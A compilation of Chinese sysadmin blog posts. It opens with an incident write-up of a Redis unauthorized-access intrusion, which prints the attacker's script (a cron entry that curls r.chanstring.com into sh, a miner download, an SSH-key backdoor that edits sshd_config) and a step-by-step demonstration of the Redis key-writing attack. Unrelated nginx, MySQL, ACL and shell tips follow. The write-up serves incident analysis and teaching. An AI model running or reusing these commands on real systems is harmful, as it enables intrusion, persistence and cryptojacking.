12838 root 20 0 251496 6092 1344 5 158.1 0.2 0:50.17 /opt/yam/yam -c x -M stratum+tcp://46fbjky3ra4uhvydjlzdkfEo6t8Prs7Gufy7myJk7cKdMmRk8B8cSxjQL1Pkz3hAxp3nP77RMBv6wRpbqtQgAmQ8BCoo:xBxmR.cryptoc-pool.fr:6666/xmr
12300 root 20 0 143384 8416 4132 4 0.0 0.1 0:00.06 /usr/bin/cryptoc-pool
11345 root 20 0 36816 9304 3008 5 0.0 0.1 2:08.39 /usr/lib/systemd/systemd-journald
```

3 结果果断把进程给 `kill -9` 了 没想到再去 `ps` 的时候又来了意思就是会自动启动它

这就让我想到了 `crond` 这个自动任务果不其然 `/var/spool/cron/root` 这个文件被人做了手脚而且是二进制的声音干脆果断又给删除了，以为这下没事了结果过了两分钟这个文件又来这个就引起我主要了联想到了是不是有守护进程了这样的事情肯定是有守护进程在才会发生的了，于是我去百度了下 `jyam -c x -M stratum+tcp` 果不其然确实有这样的攻击，网上说这个攻击是由于 `redis` 未授权登陆漏洞引起导致黑客利用的结果我去 `redis` 控制台登录一看固然有个莫名其妙的 `key` 刚好这个 `key` 就是 `ssh` 的 `key` 于是断定黑客是从 `reids` 的未授权漏洞登陆进来的（因为便宜服务器防火墙是关闭状态的端口全部开放的）



```
- Mstratum+tcp://46fbJKYJRa4Uhvydj1ZdkfEo6t8PYs7gGFy7
myJK7tKDHmrRkb8ECSXjQRL1PkZ3MAXpJnP77RMBV6WBRpb
QtQgAMQE8  Coo:x@xmr.crypto-pool.fr:6666/xmr">>
/var/spool/cron/root

    echo "*/*5 ** * * ps auxf | grep -v grep | grep gg3lady ||
nohup /opt/gg3lady &">> /var/spool/cron/root

    ps auxf | grep-v grep | grep yam || nohup /opt/yam/yam -c
x
- Mstratum+tcp://46fbJKYJRa4Uhvydj1ZdkfEo6t8PYs7gGFy7
myJK7tKDHmrRkb8ECSXjQRL1PkZ3MAXpJnP77RMBV6WBRpb
QtQgAMQE8  Coo:x@xmr.crypto-pool.fr:6666/xmr&

if [ ! -f"/root/.ssh/KHK75NEOiq" ]; then
    mkdir -p ~/.ssh
    rm -f ~/.ssh/authorized_keys*
    echo
"ssh-  rsaAAAAB3NzaC1yc2EAAAADAQABAAQACzwwg/9uDO
WKwwr1zHxb3mtN++94RNITshREwOc9hZfS/F/yW8KgHYTKvI
Ak/Ag1xBkB  CbdHXWb/TdRzmzf6P+d+OhV4u9nyOYpLJ53m
zb1JpQVj+wZ7yEOWW/QPJEoXLKn40y5hflu/XRe4dybhQV8q/z
/sDCVHT5FIFN+tKez3tx  L6NQHTz405PD3GLWFsJ1A/Kv9Roj
```



```
F6wL4l3WCRDXu+dm8gSpjTuuXXU74iSeYjc4b0H1BWdQbBXm
VqZlXzr6K9AZpOM+ULHzdzqrA3SX 1y993qHNytbEgN+9IZC
WIHOnlEPxBro4mXQkTVdQkWo0L4aR7xBlAdY7vRnrvFavroot"
> ~/.ssh/KHK75NEOiq
    echo "PermitRootLogin yes">> /etc/ssh/sshd_config
    echo "RSAAuthentication yes">> /etc/ssh/sshd_config
    echo "PubkeyAuthenticationyes" >>
/etc/ssh/sshd_config
    echo "AuthorizedKeysFile.ssh/KHK75NEOiq" >>
/etc/ssh/sshd_config
    /etc/init.d/sshd restart
fi

if [ ! -f"/opt/yam/yam" ]; then
    mkdir -p /opt/yam
    curl -f -Lhttps://r.chanstring.com/api/download/yam -o
/opt/yam/yam
    chmod +x /opt/yam/yam
    # /opt/yam/yam -c x
- Mstratum+tcp://46fbJKYJRa4Uhvydj1ZdkfEo6t8PYs7gGFy7
myJK7tKDHmrRkb8ECSXjQRL1PkZ3MAXpJnP77RMBV6WBRpb
QtQgAMQE8  Coo:x@xmr.crypto-pool.fr:6666/xmr
```

```
fi

if [ ! -f"/opt/gg3lady" ]; then
    curl -f
-Lhttps://r.chanstring.com/api/download/gg3lady_`uname -i`
-o /opt/gg3lady
    chmod +x /opt/gg3lady
fi

# yam=$(ps auxf | grep yam | grep -v grep | wc -l)
# gg3lady=$(psauxf | grep gg3lady | grep -v grep | wc -l)
# cpu=$(cat/proc/cpuinfo | grep processor | wc -l)

#
curlhttps://r.chanstring.com/api/report?yam=$yam&cpu=$cpu
u&gg3lady=$gg3lady&arch=`uname-i`
```

于是终于找到源头了，下面我们来分析下这个脚本

## 6 脚本分析

```
echo "*/2 * * * * curl -L https://r.chanst
ring.com/api/report?pm=1 | sh" > /var/spool
```

```
/cron/root    每两分钟来一次这个脚本
```

```
echo "*/* 5 ** * * ps auxf | grep -v grep | grep gg3lady ||  
nohup /opt/gg3lady &">> /var/spool/cron/root
```

这个脚本我不知道干么的应该是生成这个自动任务文件的守护进程以至于删除自动任务文

件会自动再来一份 脚本进程死了这个自动任务又会起来

```
ps auxf | grep -v grep | grep yam || nohup  
/opt/yam/yam -c x -M stratu
```

```
m+tcp://46fbJKYJRa4Uhvydj1ZdkfEo6t8PYs7gGF  
y7myJK7tKDHmrRkb8ECSXjQRL1PkZ3MAXpJnP77RMBV
```

```
6WBRpbQtQgAMQE8Coo:x@xmr.crypto-pool.fr:66  
66/xmr &
```

这个是挖矿脚本，黑客靠这个连接池去挖 btc（比特币）意思就是这个肉鸡已经提供了

下面这个就是一个免密钥登陆的脚本了

```
if [ ! -f "/root/.ssh/KHK75NE0iq" ]; then
    mkdir -p ~/.ssh
    rm -f ~/.ssh/authorized_keys*
    echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQAzwg/9uD0VKwvrlzHxb3mtN++94RMITshREw0c9hZfS/F/yW8KgHYTKvI&k/Ag1xBkBCbdHXWb/TdRzmzf6P+d+0hV4u9ny
pOM+ULHdzdqrA3SX1y993qHMytbEgN+9IZCWlHOnlEPzBro4mXqkTVdQkWoOL4aR7xB1AdY7vRnrvFav root" > ~/.ssh/KHK75NE0iq
    echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
    echo "RSAAuthentication yes" >> /etc/ssh/sshd_config
    echo "PubkeyAuthentication yes" >> /etc/ssh/sshd_config
    echo "AuthorizedKeysFile .ssh/KHK75NE0iq" >> /etc/ssh/sshd_config
    /etc/init.d/sshd restart
fi
```

下面这两个是下载文件的脚本跟赋权限

```
[root@FS-lhyx-redis-02 ~]# ifconfig eth0
eth0      Link encap:Ethernet  Hwaddr 00:0C:29:FF:2F:5E
          inet addr:192.168.8.162  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feff:2f5e/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4260329 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3337946 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:324025676 (309.0 MiB)  TX bytes:262776816 (250.6 MiB)

[root@FS-lhyx-redis-02 ~]# █
```

整个脚本的大致就这样

7 处理方法只要把 /var/spool/cron/root 删

除 /opt/yam/yam 删除 /opt/gg3lady 删

除 .ssh/KHK75NE0iq 删除

把 gg3lady yam 进程结束还有就是 sshd\_config 文件还原，把 redis 入侵的 key 删除应该就没问题了。但是为了安全起见还是希望

重装服务器，不确保别人 不留其他的漏洞

## 关于 redis 未授权登陆漏洞

### 漏洞概要

Redis 默认情况下，会绑定在 0.0.0.0:6379，这样将会将 Redis 服务暴露到公网上，如果在没有开启认证的情况下，可以导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。攻击者在未授权访问 Redis 的情况下可以利用 Redis 的相关方法，可以成功将自己的公钥写入目标服务器的 /root/.ssh 文件夹的 authotrized\_keys 文件中，进而可以直接登录目标服务器。

### 漏洞概述

Redis 默认情况下，会绑定在 0.0.0.0:6379，这样将会将 Redis 服务暴露到公网上，如果在没有开启认证的情况下，可以导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。攻击者在未授权访问 Redis 的情况下可以利用 Redis 的相关方法，可以成功将自己的公钥写入目标服务器的 /root/.ssh 文件夹的 authotrized\_keys 文件中，进而可以直接登录目标服务器。

## 漏洞描述

Redis 安全模型的理念是：“请不要将 Redis 暴露在公开网络中, 因为让不受信任的客户接触到 Redis 是非常危险的”。

Redis 作者之所以放弃解决未授权访问导致的不安全性是因为, 99.99%使用 Redis 的场景都是在沙盒化的环境中, 为了 0.01%的可能性增加安全规则的同时也增加了复杂性, 虽然这个问题的并不是不能解决的, 但是这在他的设计哲学中仍是不划算的。

因为其他受信任用户需要使用 Redis 或者因为运维人员的疏忽等原因, 部分 Redis 绑定在 0.0.0.0:6379, 并且没有开启认证（这是 Redis 的默认配置），如果没有进行采用相关的策略, 比如添加防火墙规则避免其他非信任来源 ip 访问等, 将会导致 Redis 服务直接暴露在公网上, 导致其他用户可以直接在非授权情况下直接访问 Redis 服务并进行相关操作。

利用 Redis 自身的相关方法, 可以进行写文件操作, 攻击者可以成功将自己的公钥写入目标服务器的 /root/.ssh 文件夹的 `authorized_keys` 文件中, 进而可以直接登录目标服务器。（导致可以执行任何操作）

## 漏洞影响

Redis 暴露在公网(即绑定在 0.0.0.0:6379, 目标 IP 公网可访问), 并且没有开启相关认证和添加相关安全策略情况下可受影响而导致被利用。

这里我可以演示一遍给大家看看怎么通过 redis 未授权漏洞直接免密钥进行登陆

### 攻击过程

(注意我本机是 162 要入侵的服务器是 161)

```
[root@FS-lhyx-redis-02 ~]# ifconfig eth0
eth0      Link encap:Ethernet  Hwaddr 00:0c:29:ff:2f:5e
          inet addr:192.168.8.162  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feff:2f5e/64 scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4260329 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3337946 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:324025676 (309.0 MiB)  TX bytes:262776816 (250.6 MiB)
```

```
[root@FS-lhyx-redis-02 ~]# █
```

```
[root@FS-lhyx-redis-01 ~]# ifconfig eth0
eth0      Link encap:Ethernet  Hwaddr 00:0c:29:14:6f:38
          inet addr:192.168.8.161  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe14:6f38/64 scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2683404 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1685237 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:227984629 (217.4 MiB)  TX bytes:114068140 (108.7 MiB)
```

```
[root@FS-lhyx-redis-01 ~]# █
```

## 1 生成本地服务器私钥跟公钥

```
[root@FS-lhyx-redis-02 ~]# ssh 192.168.8.161
The authenticity of host '192.168.8.161 (192.168.8.161)' can't be established.
RSA key fingerprint is 70:0a:a4:c7:25:1c:3a:69:f7:fa:a4:b3:6b:b0:06:25.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.8.161' (RSA) to the list of known hosts.
root@192.168.8.161's password: █
```

```
[root@FS-lhyx-redis-02 ~]# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
3f:55:76:cf:3e:49:42:3c:82:35:7e:7c:04:8a:b0:02 root@FS-lhyx-redis-02
The key's randomart image is:
+---[ RSA 2048]-----+
  E . o ...
  . o = = .
  . . o + *o..
  . . +ooo.
  S .. .o
  . . o..
  o o.
  . .
+-----+
[root@FS-lhyx-redis-02 ~]# ll
total 52
-rw----- 1 root root 1502 Jun 10 23:27 anaconda-ks.cfg
-rw-r--r-- 1 root root 28268 Jun 10 23:27 install.log
-rw-r--r-- 1 root root 7572 Jun 10 23:26 install.log.syslog
-rwxr-xr-x 1 root root 4282 Jun 12 20:15 system_init.sh
[root@FS-lhyx-redis-02 ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:FF:2F:5E
          inet addr:192.168.8.162  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feff:2f5e/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4238487  errors:0  dropped:0  overruns:0  frame:0
          TX packets:3319566  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:322371920 (307.4 MiB)  TX bytes:261268019 (249.1 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:10  errors:0  dropped:0  overruns:0  frame:0
          TX packets:10  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:458 (458.0 b)  TX bytes:458 (458.0 b)

[root@FS-lhyx-redis-02 ~]# cd .ssh/
[root@FS-lhyx-redis-02 .ssh]# ll
total 12
-rw----- 1 root root 1675 Jun 21 22:10 id_rsa
-rw-r--r-- 1 root root 403 Jun 21 22:10 id_rsa.pub
-rw-r--r-- 1 root root 1795 Jun 14 00:29 known_hosts
[root@FS-lhyx-redis-02 .ssh]#
```

2 把公钥写进我们要攻击的服务器的redis一个key里面去 (为什么要把公钥加空格追加到一个文件是因为redis的存储)



```
[root@FS-lhyx-redis-01 .ssh]# (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > aa.txt  
[root@FS-lhyx-redis-01 .ssh]# cat aa.txt
```

```
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA7XBAdqA40i/hK6JzmBbK2ws49Q8M3U3DPsRIug4egGzv2Q5RtsIx24y6wRs:  
evfxNkt00B380XZupudX6+Hian5bJZDSAKZhVzaU8Xqv+Yucn7ba38p0NYJKb3Tur96VD41ygE1uKl1QYBT1Gu5N5pSZZhk-
```


```
[root@FS-lhyx-redis-01 .ssh]#
```

```
[root@FS-lhyx-redis-02 .ssh]# cat aa.txt |redis-cli -h 192.168.8.161 -x set aa  
OK  
[root@FS-lhyx-redis-02 .ssh]# redis-cli -h 192.168.8.161
```

3 登陆要攻击的服务器 redis 控制台，从新定义 redis 保存数据的路径为 `configset dir /root/.ssh/`（这个是需要知道 linux 下面 ssh 面密钥登陆的 key 默认的存放才能设定的默认情况下是 `/root/.ssh` 一般情况下很多管理员都不会去更改），在把 reids 的 `dbfilename` 定于成 linux 下面 ssh 面密钥登陆的文件名就好了 `configset dbfilename "authorized_keys"`（默认文件名是 `authorized_keys` 这个广大 linux 管理员都这个这个所以这个入侵还是要点 linux 功底的），最后保存 `save`



6 这里我搜了下全球暴露公网的还有 10W+ 的的服务器, (仅供学习研究, 希望不要利用教程去做违法的事情)



## 经验之谈: nginx php 502 bad gateway 解决方法

今天在使用 nginx 时发现运行 php 页面会提示 502 bad gateway 这类错误了, 下面我根据各位群友提供的一些方法完美的解决了 502 bad gateway 问题。

访问 phpMyAdmin 时，出现下面错误。

phpMyAdmin – Error

Cannot start session without errors, please check errors given in your PHP and/or webserver log file and configure your PHP installation properly.第一次打开提示,刷新提示:

502 bad gateway

查看 [nginx](#) error log:

```
[error] recv() failed (104: Connection reset by peer) while reading response header from upstream, client:, server: , request: "GET / HTTP/1.1", upstream: "fastcgi://127.0.0.1:9000", host: "mysql.veryi.com"
```

查看 [php\\_session.save\\_path](#) 的设置，默认是/var/lib/php/session。

修改该目录 nginx 进程的用户有读写权限。问题解决。

其他可能:

部分 PHP 程序的执行时间超过了 Nginx 的等待时间，可以适当增加 nginx.conf 配置文件中 FastCGI 的 timeout 时间，例如:

代码如下

复制代码

```
http
{
fastcgi_connect_timeout 300;
fastcgi_send_timeout 300;
```

```
fastcgi_read_timeout 300;
}
```

php.ini 中 memory\_limit 设低了会出错，可以加大 php.ini 的 memory\_limit 为 64M。

附整理了一些其它可能导致 502 bad gateway 错误原因

.php-fpm 进程数不够用

使用 netstat -napo |grep "php-fpm" |wc -l 查看一下当前 fastcgi 进程个数，如果个数接近 conf 里配置的上限，就需要调高进程数。但也不能无休止调高，可以根据服务器内存情况，可以把 php-fpm 子进程数调到 100 或以上，在 4G 内存的服务器上 200 就可以。

2. 调高调高 [linux](#) 内核打开文件数量

可以使用这些命令(必须是 root 帐号)

```
echo 'ulimit -HSn 65536' >> /etc/profile
```

```
echo 'ulimit -HSn 65536' >> /etc/rc.local
```

```
source /etc/profile
```

3.脚本执行时间超时

如果脚本因为某种原因长时间等待不返回，导致新来的请求不能得到处理，可以适当调小如下配置。

nginx.conf 里面主要是如下

```
fastcgi_connect_timeout 300;
```

```
fastcgi_send_timeout 300;
```

```
fastcgi_read_timeout 300;
```

php-fpm.conf 里如要是如下

```
request_terminate_timeout = 10s
```

4.缓存设置比较小

修改或增加配置到 nginx.conf

```
proxy_buffer_size 64k;
```

```
proxy_buffers 512k;
```

```
proxy_busy_buffers_size 128k;
```

5. recv() failed (104: Connection reset by peer) while reading response header from upstream

可能的原因机房网络丢包或者机房有硬件防火墙禁止访问该域名

但最重要的是程序里要设置好超时，不要使用 php-fpm 的 request\_terminate\_timeout,

最好设成 request\_terminate\_timeout=0;

## 如何防止 Linux 命令行下 MySQL 登录密码泄露？

命令行登录防止 MySQL 密码泄露的几个小妙招。

明知山有虎偏向虎山行的方案：

1、可以通过如下环境变量强制 Linux 不记录敏感历史命令

在命令行执行 HISTCONTROL=ignorespace 后，再输入带密码的命令的前面加一个空格登录，登录命令不会被记录到历史记录里。

```
[root@oldboy~]# HISTCONTROL=ignorespace
```

#<==这里是临时生效，要想永久生效，请放入/etc/bashrc。

```
[root@oldboy~]# mysql -uroot -p'oldboy123'
```

#<==命令的开头要多一个空格。

2、操作完敏感的命令后可以及时删除命令行记录

执行“history -d 历史命令序号”清除指定历史记录命令

```
[root@oldboy~]# history|tail -4
```

#<==显示历史记录。

```
252 mysql -uroot -p'oldboy123'
```

#<==此条带密码，敏感，待删除。

```
253 pwd
```

```
254 history
```

```
255 history|tail -4
```

```
[root@oldboy~]# history -d 252
```

#<==删除序号为 252 的历史记录。

```
[root@oldboy~]# history|tail -5
```

```
252 pwd
```

#<==序号 252 对应的带密码登录的命令已经消失。

253 history

254 history|tail -4

255 history -d 252

256 history|tail -5

执行“history -c”清除所有所有记录

```
[root@oldboy~]# history -c
```

```
[root@oldboy~]# history
```

1 history

执行“> ~/.bash\_history”清除历史记录文件

3、给带密码的启动脚本以及备份脚本等加 700 权限，用户和组改为 root。

```
chmod700 /data/3306/mysql
```

#<==可以采用 kill 信号的关闭方式数据库，从而防止密码泄露。

```
chmod700 /server/scripts/bak.sh
```

#<==将密码写入 my.cnf 配置文件，使得执行备份命令不需要加密码。

4、把密码写入 my.cnf 配置文件并加 700 权限，用户和组改为 mysql。

```
[root@oldboy~]# cp /application/mysql/my.cnf /etc/
```



```
[root@oldboy~]# grep -A 2 client /etc/my.cnf
```

#<==配置文件开头添加如下三行，无需重启系统。

```
[client]
```

#<==客户端模块标签。

```
user=root
```

#<==用户参数及密码。

```
password=oldboy123
```

#<==密码参数及密码。

```
[root@oldboy~]# mysql
```

#<==此时登录数据库就不用输入密码了。

```
Welcometo the MySQL monitor.  Commands end with; or \g.
```

```
YourMySQL connection id is 8
```

```
Serverversion: 5.6.34 Source distribution
```

```
...省略若干行...
```

```
Type'help;' or '\h' for help. Type '\c' to clear the current input  
statement.
```

```
mysql>
```

知道山上有老虎，就不去的的方法：

```
[root@oldboy~]# mysql -uroot -p
```

#<==这里标准 dba 命令行登陆命令，交互式输入密码可有效防止密码泄露。

Enter password:

## 如何利用命令进行实现对文件的授予额外的访问权限

1. 如果有两个用户 tom 和 jerry, tom 用户将相应管理的目录设置为共享权限, jerry 是否可以访问
2. 如果 jerry 如何进行访问?

提示: 不能用 root 用户权限, 因为 root 用户在企业中不一定谁都可以有权限使用

**FACL: Filesystem Access Control List** (文件系统访问控制列表); 利用文件扩展属性, 保存了额外的访问权限, 即可以指定相应的用户访问这个文件有什么样的权限

即: tom 所要共享的目录, 所属的属主依然是 tom, 所属的属组依然是 jerry, 并且其它用户权限依然是只读

只是对共享目录的访问权限进行额外指定, 指定 jerry 这个用户具有 rw 的权限, 但是对目录而言, jerry 不是属主也不是属组, 所以是利用了文件的扩展属性。

如何利用命令进行实现对文件的授予额外的访问权限

setfacl 命令：表示设置 acl 信息

getfacl 命令：表示获取 acl 信息

```
[root@nfs-server data]# mkdir /backup
```

```
[root@nfs-server data]# cd /backup
```

```
[root@nfs-server backup]# cp /etc/inittab ./
```

```
[root@nfs-server backup]# getfacl inittab #<- 查看
```

相应文件的 acl 信息

```
# file: inittab #<- 表
```

示说明文件的名称信息

```
# owner: root #<-
```

表示说明文件的属主信息

```
# group: root #<-
```

表示说明文件的属组信息

```
user::rw- #<-
```

表示属主的权限信息

```
group::r-- #<-
```

表示属组的权限信息

```
other::r-- #<-
```

表示其它用户的权限信息

说明：并没有额外的扩展的访问控制列表信息。

如果需要对文件的拥有额外扩展的访问控制列表权限：

需要使用 `setfacl` 命令进行配置即可，`setfacl` 命令涉及到的命令参数如下说明：

参数 参数说明

`-m` 表示设定额外的访问控制列表；设定可以设定在用户上，也可以设定在组上，要分开设定

`u:UID:perm` 表示设定在用户上，对指定用户有什么样的扩展访问权限

`g:GID:perm` 表示设定在用户组上，对指定用户组有什么样的扩展访问权限

`-x` 表示取消额外的访问控制列表

```
setfacl -x u:oldboy inittab
```

```
setfacl -x g:oldboy inittab
```

```
[root@nfs-server backup]# setfacl -m u:oldboy:rw inittab
```

```
[root@nfs-server backup]# su - oldboy
```

```
[oldboy@nfs-server ~]$ cd /backup
```

```
[oldboy@nfs-server backup]$ echo test.inf >>inittab
```

```
[oldboy@nfs-server backup]$ tail -1 inittab
```

```
test.inf
```

```
[root@nfs-server backup]# getfacl inittab
```

```
# file: inittab
```

# owner: root

# group: root

user::rw-

user:oldboy:rw- #<- 多了一个扩展的额外的用户访问权限  
信息

group::r--

mask::rw-

other::r--

## NGINX 反向代理导致大文件下载失败

原创

### nginx反向代理导致大文件下载失败

2016-11-25 11:47:56

推荐文章

分类：系统运维

#### 一、现象：

nginx反向代理，被代理也是nginx，客户端在下载大文件时，下载到1G时就会显示“Firefox中如果继续下载，则还会再下载1G，然后再失败。”

反向代理服务器错误日志：

```
2016/11/25 11:23:47 [error] 67663#0: *11 upstream prematurely closed connection while reading response header from upstream, client: ...
```

被代理服务器错误日志：

```
2016/11/24 23:33:02 [error] 5833#101125: *8559 upstream timed out (60: Operation timed out) while reading response header from upstream, client: ....
```

## 二、分析：

1、代理服务器报告：上游过早的关闭连接，好像问题出在被代理服务器；而被代理服务器服务器超时。那么一个很合理的推论是：代理服务器很长时间没向被代理服务器请求数据，被代理服务器认为代理服务器已经掉线或完成任务，于是主动断开连接，代理服务器发现需要数据，再连接不上了。

2、正常的流程应该是：只要客户端一直下载，“客户机->代理服务器->被代理服务器”的数据流不会中断，也就不会出现超时。

3、出现超时只能有一种情况：代理服务器缓存了大文件。

4、代理服务器接到下载请求，向被代理服务器请求数据，由于两个服务器之间网速快，代理服务器请求速度要远大于向客户端发送的速度，这就导致一下正常的代理方式：代理服务器要缓存数据。

5、但是两个服务器之间的速度实在是太快了，缓存1G数据也就是分分钟的事情，而客户端下载，可能需要十几、甚至几十分钟。代理服务器和被代理服务器这段时间内没有什么事可干，默默的时间一长，超过了timeout的时间（一般是60s），被代理服务器就认为代理服务器掉线了。

## 三、解决：

有两个方案可以解决：

1、禁用缓存，客户端的每次请求都转发到被代理服务器，做法是在代理服务器的nginx配置里添加：`proxy_redirect default ;`

```
proxy_pass http://192.168.0.1;
proxy_redirect default ;
proxy_buffering off;
```

2、加大两个服务器之间的timeout，在被代理服务器的配置里添加：

```
client_body_timeout 3600;
client_header_timeout 1800;
keepalive_timeout 15;
send_timeout 3600;
```

这几个实际上是有很大差别的，如果区分不清，还是全部设置上吧。

**转载** -bash-3.1# 命令提示符 解决办法 2012-04-24 11:02:54

分类: LINUX

某天远程putty RHEL5的时候突然发现提示符变成了-bash-3.1#, 而不是默认的[root@localhost ~]

大致在网上搜了下, 发现都是说和环境变量有关

请教了几个linux老鸟后, 被告知检查环境变量加载脚本: .bashrc

后了解到.bashrc文件内容是用户登录时, 验证用户家目录下的.bashrc文件是否存在, 如果存在就进一步执行/etc/bashrc脚本, 初始化环境变量。

新建用户时, 会默认从/etc/skel目录拷贝.bashrc脚本至用户家目录, 以初始化该用户环境变量, 否则很多命令可能不能正常解析。

操作步骤:

1. 检查出问题用户的家目录下是否有隐藏文件.bashrc

```
-bash-3.1# ls -al ~
total 28
drwx-x-x  2 root root 4096 Jan 13 22:30 .
drwx-x-x 24 root root 4096 Jan 13 22:19 ..
-rw----- 1 root root 5163 Jan 13 22:17 .bash_history
-rw----- 1 root root  35 Jan 13 21:02 .lesshst
-bash-3.1#
```

2. 如果没有, 则从/etc/skel目录下拷贝.bashrc至用户家目录

```
-bash-3.1# ls -al /etc/skel
total 48
drwxr-xr-x  2 root root  4096 Nov 29 23:32 .
drwxr-xr-x 88 root root 12288 Jan 13 22:19 ..
-rw-r--r--  1 root root   24 Jul 12 2006 .bash_logout
-rw-r--r--  1 root root  176 Jul 12 2006 .bash_profile
-rw-r--r--  1 root root  124 Jul 12 2006 .bashrc
-bash-3.1#
```

-bash-3.1# cp /etc/skel/.bashrc /root

3. 重新读取.bashrc文件

```
-bash-3.1# source /root/.bashrc
```

```
[root@localhost ~]#
```

命令提示符又恢复成了[root@localhost ~]

## 记一次流量异常处理

前两天接到一个做开发的朋友电话, 说他们客户一台服务器开机后, 所有一个网段的机器上网都变慢了, 他远程操作这台服务器也一卡一卡的。

我第一反应就是机器被人攻击过了, 因为我之前也遇到过类似的现象。大概都是 tomcat 管理密码设置的比较弱, 被人上传了一些 war 包, 导致服务器拼命往外发包, 或者是被人恶意上传了一

些 php 文件，也是往外发送大量的数据包。总而言之，往外发送大量数据包基本都是被人攻击过啦！下面看看我是怎么处理的。

1、首先我给他一个脚本，确认一下是网卡异常流量引起。注意网卡改成你的外网网卡名称。

点击[\(此处\)](#)折叠或打开

```
1. while : ; do
2.   time=`date "+%Y-%m-%d %H:%M:%S"`
3.   rx_before=`ifconfig eth0|sed -n "8"p|awk '{print $2}'|cut -c7-`
4.   tx_before=`ifconfig eth0|sed -n "8"p|awk '{print $6}'|cut -c7-`
5.   sleep 2
6.   rx_after=`ifconfig eth0|sed -n "8"p|awk '{print $2}'|cut -c7-`
7.   tx_after=`ifconfig eth0|sed -n "8"p|awk '{print $6}'|cut -c7-`
8.   rx_result=$((rx_after-rx_before)/256]
